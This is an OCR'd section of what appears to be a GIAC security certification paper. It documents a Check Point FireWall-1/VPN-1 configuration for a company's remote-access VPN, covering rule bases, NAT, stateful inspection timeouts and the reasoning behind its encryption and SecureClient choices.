
- The Quality of Service Rule base

The QoS rules specify which types of traffic and users are given preferential bandwidth access and which will be given limited access. In the present rule base we have an equal weighting for all services. Once again, in a few weeks when we have more log information to run detailed reports on, we will be in a position to see which of the services require more bandwidth than others.

This rule base also enables us to rate limit a specific service if it was targeted for a denial-of-service.


[37] With Static NAT each natted address is translated to a corresponding static address, while with Hide NAT several addresses are translated into a single valid address. Dynamically assigned port numbers are used to distinguish between the invalid addresses.

Figure 6 : The External Firewall QOS Rule base



- Network object configuration: All network definitions have broadcast address not included set to prevent someone from spoofing the broadcast address when the whole network is used in allow rules.


Figure 7 : Network Object Configuration



- The Desktop Security Policy

The Desktop Security Policy is the policy that is installed onto every SecureClient user's workstation when they establish a successful vpn connection. It is separated into Inbound (connections allowed to the workstation) and Outbound (connections the workstation is allowed to initiate) rules.

Figure 8 : Desktop Security Policy



- Inbound Rules

Rule 1: Allow any connections to the desktop if it uses the already established encrypted vpn tunnel.
Rule 2: Block any connections that are not encrypted as part of the vpn tunnel.

- Outbound Rules

Rule 3: Allows the local desktop to make outgoing connections to the same services specified in Rule 16 of the Firewall rule base. These services are repeated here for the sake of clarity:

- Internal DNS Server (10.0.10.4) on udp port 53
- NTP Server (10.0.0.6) on udp port 123
- Intranet Server (10.0.10.5) on tcp port 80
- LAN Application Server cluster (10.0.6.10) on tcp port 443
- Proxy Server (10.0.4.5) on tcp port 8080
- File & Print server (10.0.10.3) on tcp port 21
- Exchange web client (10.0.10.2) mail on tcp port 80

Rule 4: Drops any types of connections not covered by rule 3.

At the end of every compiled Desktop Security Rule Base, two implicit rules are added:

Source	Destination	Service	Action	Install On
Any	AllUsers@Any	Any	Block	Destination
AllUsers@Any	Any	Any	Accept	Source

They are basically Rules 2 & 4 repeated but with logging turned off.
A note on events logged on the SecureClient machine: events are logged locally to the client's machine. By setting the tracking option to "Alert" (as we've done in rules 2 & 4 above), these events will be sent to the firewall when the SecureClient logs onto the Policy Server running on the firewall. The logs are then sent to the Log Server and can be viewed through the GUI.

2.2.3) Global Properties

In this section, I've only made mention of options that have an impact on our policy. If a feature is not being used, the related options have not been included.

- FireWall-1 Implied Rules - Implied rules are generated in the Rule Base as a result of these settings

Table 2 : Firewall-1 Implied Rules

Option	Value	Impact on security policy
Accept VPN-1 & FireWall-1 Control Connections	Off	If enabled, 33 implied rules are added to the Rule Base. We have rather enabled the required rules explicitly (2 rules, 10 services)
Accept outgoing packets originating from gateway	On	This rule means the firewall is permitted to go to any device on any port
Accept RIP	Off	We do not use the routing information protocol in GIAC. All routes are assigned statically.
Accept Domain Name Over UDP (Queries)	Off	DNS Queries we do allow have been defined explicitly
Accept Domain Name over TCP (Zone transfer)	Off	DNS Zone Transfers we allow have also been defined explicitly
Accept ICMP requests	Off	The only icmp allowed into the GIAC network is icmpv6 type 2 "packet-too-big"[38] This is defined explicitly in the rule base
Accept CPRID connections	Off	CPRID is used for SecureUpdate connections. As this firewall is the only node at this stage it will not be receiving

[38] See http://www.iana.org/assignments/icmpv6-parameters for a list of other icmp types and codes

		any SecureUpdates.
Accept dynamic address gateways' DHCP traffic	Off	All hosts that the firewall communicates with will be statically assigned addresses. Although there is a dhcp server on the LAN
Log implied rules	On	Although there is only one implied rule turned on, we want to log this traffic.[39]

b) NAT

Table 3 : External Firewall NAT Configuration

Option	Value	Impact on Security Policy
Automatic NAT Rules		
Allow bi-directional NAT	Off	This only applies to automatic NAT rules and ensures that if two objects are natted automatically, both of their automatic nat rules will be applied if a packet is matched to both. As we do not use automatic nat in GIAC this is not turned on.
Translate destination on client side	On	The address will be translated on the client side of the firewall instead of on the server side
Automatic ARP configuration	Off	ARP entries have been added manually to the firewall for the devices we are translating public addressing for.
IP Pool NAT		
Enable IP Pool NAT for SecuRemote/SecureClient and VPN Connections	On	SecureClient connections passing through the firewall will be translated to the network 10.0.0.2/27, so that the destination sees the packet as coming from this address instead of the public address assigned via its local isp after dial-up.
Address Exhaustion	Alert	The IP Pool assigned (10.0.2.0/27) has 30 available addresses. As we currently only have 20 remote users, we would want to know immediately if the pool has been exhausted as it would be a sign of a technical problem or foul play.
Address Allocation and Release	Log	Handy for troubleshooting a particular user session and also for event tracking
Private Address Ranges	Default of	Required if automatic topology discovery and/or SmartMap is used.


[39] Interesting note – when this rule is viewed in the GUI the tracking option is set to None although logs for this rule are being generated.

	private addresses as per rfc1918	We do not use either on GIAC so the defaults have been left as is.

c) Authentication

The authentication features mentioned here only apply to telnet, rlogin, client authentication and user authentication sessions. As we do not use any of these in GIAC all options have been turned off and value fields changed to 1 (as 0 is not accepted). The only option of value is the “Authentication Failure Track”, which has been set to Log as we should keep a log at least of who attempted (and should not have succeeded) to authenticate for these type of sessions.

Figure 9 : External Firewall Authentication Configuration



d) VPN-1 Pro

We use “Simplified Mode to all new Security Policies”. In effect his means that we do not have to add encryption rules to the rule base. By selecting this option the “if via” column is added to the security rule base where we can select a VPN community to be applied to a rule. This makes configuring the

rule base much simpler with less chance of incorrectly configured encryption rules being added.

None of the options in the rest of the VPN-1 Pro section is applicable as they are either related to Traditional Policies (which we don't use), Load Sharing (which we have not implemented yet) or certificates, which we will not be using for the VPN.

e) VPN-1 Net – n/a
We do not have any VPN-1 Net gateways as we do not have an extranet or other gateways we are connecting to. None of these options apply and have been turned off.

f) Remote Access
Here we configure how the SecureClient communications will be taking place.

Table 4 : External Firewall Remote Access Configuration

Option	Value	Impact on Security Policy
Update topology every ... hours	168 (7 days)	Because the network will be expanding rapidly over the next few months, the SecureClient should update the topology once a week.
Automatic update	Upon SecureClient startup	User will not be prompted for topology update – it will occur in the background
Validation timeout every ... minutes	240 (4 hours)	Users will have to re-authenticate with their SecurID tokens every 4 hours
Allow caching of static passwords on client	Off	Static passwords such as an os password are not used for GIAC VPN connections so this does not apply
Enable tunnel refresh	On	
Send keep-alive packet from client to gateway every ... seconds	60	Ensures that client does not have to re-authenticate after a brief period of inactivity
Encrypt DNS traffic	On	Ensures that the resolution of internal hostnames are encrypted
Revert to default policy after ... minutes	241 (4 hours and 1 minute)	Ensures that the policy never reverts back to the Default Policy on the desktop as a new policy will be installed when the client re-authenticates after 4 hours
VPN-1 SecureClient - Logon High Availability		None of these options apply to our policy as there is no HA yet

- VPN Basic

Table 5 : External Firewall VPN Basic Configuration

Option	Value	Impact on Security Policy
Support authentication methods	Pre-Shared Secrets	Pre-Shared secrets are used for key exchange and SA negotiation between the firewall and the SecureClient
IKE over TCP	Off	According to firewall documentation there are some NAT devices that do not translate IP fragments[40] correctly and may cause some communications problems. We have not seen evidence of this yet and will consider enabling this if required. If enabled we would have to make provisions for IKE over TCP on the external router as well.
Enable IP Compression for SecureClient	On	To improve response times between the firewall and the client
Enable load distribution for Multiple Point Entry configurations	Off	N/a as we do not have more than one gateway

- VPN Advanced

Table 6 : External Firewall VPN Advanced Configuration

Option	Value	Impact on Security Policy
Encryption Algorithm	AES-128	AES-128 was chosen as encryption algorithm. See the VPN Discussion in section 2.2.5 for more information on why AES was selected.
Data Integrity	SHA1	SHA1 was chosen as cryptographic checksum. See the VPN Discussion on section 2.2.5 for more information on why SHA1 was selected.
Force Encryption Algorithm and Data Integrity on all users	On	This in effect enables ESP. Regardless of what is configured for the user's

[40] IP Fragments are sometimes generated during IKE negotiations over UDP

		object, the settings on this page will be implemented.
Support Diffie-Hellman groups	Group 2 – 1024 bit	Only Group 2 is supported
Use Diffie-Hellman group	Group 2 – 1024 bit	Group3 would give us the most security; group1 would give us the best performance. Group2 was chosen to trade-off on the other two.
Resolving Mechanism	Enable SecuRemote/SecureClient to calculate statically peer gateway's best interface based on network topology	Self-Explanatory

- Certificates

Certificates will not be used for SecureClient connections

- Secure Configuration Verification

This page allows us to specify how the desktop configuration will be verified. The SecureClient software periodically checks whether the client is properly configured by polling all the SCV components installed on the client.

Table 7 : Secure Configuration Verification Settings

Option	Value	Impact on Security Policy
Apply Secure Configuration Verifications on Simplified Mode Security Policies	On	All of the below options will be applied to the SecureClient desktops
Policy is installed on all interfaces	On	Ensures the Desktop Policy is installed on all client interfaces
Only TCP/IP protocols are used	On	Ensures that no protocol besides tcp/ip is enabled on the client workstation
Generate Log On Alert	On	If one of the checks above fails, this option will ensure that these alerts are sent to the firewall and logged on the log server on the

		private network.
Notify Desktop User	On	The user will also be notified if one of the options above fails.

- Early Versions Compatibility

We will not be using any SecureClient versions prior to NG.

g) OSE

The OSE Access List page of the Global Properties window is similar to the FireWall-1 Implied Rules page, but includes only options relevant for OSE devices.

Since GIAC has no OSE devices defined in the policy, these options have all been left off.

h) Stateful Inspection

In this section the handling of connections in the state table are configured. Checkpoint have also made provision for connectionless protocols such as UDP and ICMP in the state table:

As per Online Help in Check Point Firewall-1/VPN-1 NG FP3 - "VPN-1/FireWall-1 secures connectionless services using the concept of a "virtual session", creating a connection context for these services. Once the specified time has elapsed, the communication is assumed to have ended and the reply channel is closed"

Table 8 : External Firewall Stateful Inspection Configuration

Option	Value	Impact on Security Policy
TCP start timeout	25 seconds	25s will be allowed from when the firewall receives the SYN to establish a tcp session. After this, all entries to the communications will be removed from the state table.
TCP session timeout	3600	Once established, the session will remain in the state table for one hour before it times out due to inactivity
TCP end timeout	20 seconds	20s after the firewall receives either a RST or two FIN packets are

		sent (one from client to host and one from host to client), the session will be removed from the state table
UDP Virtual Session Timeout	40 seconds	A “session” for a udp communication will be left in the state table for 40s
ICMP Virtual Session Timeout	30	A “session” for an icmp communication will be left in the state table for 30s
Other IP protocols virtual session timeout	60	Services that are not tcp, udp or icmp.
Accept stateful UDP replies for unknown services – Only applies to udp services not defined in the Services Manager	Off	We only accept udp services defined in the Services Manager – unknown services are not accepted
Accept stateful UDP replies from any port for unknown services - Only applies to udp services not defined in the Services Manager	Off	We only accept udp services defined in the Services Manager – unknown services are not accepted
Stateful ICMP Replies	Off	We are not allowing any icmp but type 2 which is an error
Stateful ICMP Errors	On	This will enable the MTU discovery to be accepted without requiring a rule to be added explicitly to the rule base (as it will be as a result of an allowed SMTP connection)
Accept stateful other IP protocols replies for unknown services	Off	Once again, no other icmp is allowed
Drop out of state TCP packets	On	Packets arriving at the firewall with any non-Syn flag set and without an entry in the state table will be dropped
Drop out of state UDP packets	On	UDP packets arriving at the firewall that are not already a part of a


		“virtual session” will be dropped
Drop out of state ICMP packets	On	We drop all icmp bar type 2 anyway
Log on Drop	On for all	

2.2.4) Firewall Object Configuration

The options selected when setting up the Firewall object also have various impacts on the Security Policy. The options of note include:

- The topology configuration of the firewall interfaces:


Figure 10 – External Firewall Object Topology Configuration



- Anti-Spoofing has been set on all interfaces and logging turned on for any attempted spoofs

- The Nat configuration

Figure 11 : External Firewall Object NAT Configuration




- The address range 10.0.2.0/27 has been assigned to the firewall to use for natting SecureClient communications into the internal network
- Addresses not used are returned to the IP Pool after an hour

- VPN

Under the VPN configuration the firewall has been set to participate in the Remote_Access_Community defined for remote users.


- Remote Access

Figure 12 : External Firewall Object Remote Access Configuration



- Office Mode has been enabled for the RemoteUsers group
- Optional Parameters are set as illustrated in the screenshot below


Figure 13 : External Firewall Object IP Pool Options



- Authentication

The only authentication method allowed is SecureID

Figure 14 : External Firewall Object Authentication Configuration



- Advanced

Under the Advanced option, the only thing of note is the Permissions to Install, which is set to the FW-admins group that includes the 2 Firewall administrators.

2.2.5) Further notes on VPN

Although the primary vpn configuration has been covered off in the previous sections as part of the firewall policy, it is necessary to elaborate on a few more concepts we have implemented to ensure clarity on the VPN security policy.

- IPSec

We have used the IP Security Protocol, because it encompasses a set of key exchange and data transfer standards.

- Key Exchange

The key exchange uses the IKE (Internet Key Exchange) protocol. As we have no PKI infrastructure as yet, we have decided to use shared secrets between the gateway and the clients. Certificates will be looked at again if the decision is made to implement a PKI. The secrets will be distributed to each client either via the telephone or via pgp encrypted mail. When a communication is initiated between the client and the gateway, the secrets are exchanged and a SA (Security Association) established. The key exchange occurs using udp port 500. Other parameters that are agreed between the client and gateway at this stage is the encryption algorithm (AES-128 in our case) and data integrity checksum method (SHA1 in our case) to be used. Once the key exchange is completed, either party can start the data transfer. This is handled by AH or ESP discussed next.

- AH vs. ESP

The main difference between AH (Authentication Header) and ESP (Encapsulating Security Payload) is that AH provides authentication information to a packet's header that a remote gateway will use to confirm the packet is legitimate whereas ESP provides little authentication information to a packet's header but does encrypt the data portion of a packet. AH does not work if an ip address needs to be natted between source and destination as the authentication is based on the source and destination addresses. We use a private NAT pool (10.0.2.0/24) to assign addresses for remote client connections so AH will clearly not be an option for us, though it is much lighter on firewall resources than ESP.

Regardless, we have chosen to use ESP to ensure that the data portion of packets are encrypted and have gone to great lengths through the use of SecureClient and SecurID to ensure that remote connections are in fact coming from legitimate users. The actual encryption and data integrity checks are done by the encryption and cryptographic checksum algorithms discussed next.

- Encryption Algorithms

AES-128 was chosen as encryption algorithm. Although DES has been widely implemented and supported, its 56 bit key has recently been cracked within 22 hours because the key is vulnerable to an exhaustive search. As most of the information that will be sent over the VPN will be valid for sometime it could potentially be vulnerable to such an exhaustive search. As a result we have chosen instead to implement AES-128 (Advanced Encryption Standard with a 128 bit key). AES is the new US federal standard and the result of an evaluation process that was lead by the NIST[41] with submissions evaluated by an international community of cryptography experts. It can also be implemented with 192 and 256 bit keys but these will result in slower response times over the vpn so we have implemented it with 128 bit keys.

- CryptoGraphic Checksum

SHA-1 was chosen as hash function. The Secure Hash Algorithm was developed by the NIST. Its algorithm takes a message of less than 2^{64} bits and produces a 160 bit message digest. Its design is similar to that of MD5 but because it has a larger message digest it is more secure against brute-force collision attacks[42]. This also means however that it is slower.

- VPN Access

Rule 16 of the Security Rule base covers the access that VPN Clients have. The rule states that any user that is part of the remote-users group defined on the firewall and that have authenticated via their SecurID username, pin and tokencode can establish a vpn connection with the firewall vpn module and access the following services:

  - E-mail through the use of an Exchange web client on tcp port 80
  - Browsing through the use of the Proxy Server on tcp port 8080 – Although the user could for all intents and purposes browse the Internet before or after establishing the vpn connection, users are encouraged to utilize the proxy server instead to ensure the maximum protection for their laptop/workstation. Through the proxy, users are able to browse using http, https and/or ftp.
  - File sharing through the use of a File & Print server on tcp port 21[43] – The shared file server has an ftp service running that enables remote users to upload and download documents instead of having to either run nfs or windows shares across the vpn
  - The corporate intranet site through the use of the Intranet Server on tcp port 80 or 443.


[41] National Institute of Standards and Technology
[42] A brute force collision attack is one where an attacker tries to find two in puts that produce the same output
[43] SSH was not used here (or rather scp, secure copy) to facilitate ftp as the data is already encrypted through the vpn.

- Web-based applications located on the LAN used for accessing customer, human resources, partner/supplier and accounting records should be available to each remote employee via https. Access control (via ldap) is implemented on each web service to ensure that each employee is only able to access information they require to perform their duties. The access is facilitated through the use of the LAN Application Server cluster on tcp port 443.
- Internal DNS Server on udp port 53
- NTP Server on udp port 123

- SecureClient Configuration


SecureClient was chosen over SecuRemote (Checkpoint's other vpn client offering) because it enables administrators to set a Desktop Security Policy on the workstation whilst it is connected to the corporate network. A look at the following two scenarios should make the value of SecureClient over SecuRemote clear:

Figure 15 : SecuRemote Connection being compromised



A hacker simply needs to hack onto a GIAC remote user's workstation while he is connected to the LAN to piggyback off the vpn connection to get onto the corporate network.

Figure 16 : SecureClient Connection



Through the implementation of the Desktop Policy on every client that connects to the GIAC network via a VPN connection, the remote workstation is protected from being used to piggyback onto the corporate network.

To ensure that all SecureClient configurations are the same we have used Checkpoint's SecureClient Packaging Tool to generate an installation package that is simple for users to implement. We illustrate the settings for each SecureClient through the use of the configuration options available when generating the SecureClient package:

Figure 17 : SecureClient Policy Configuration

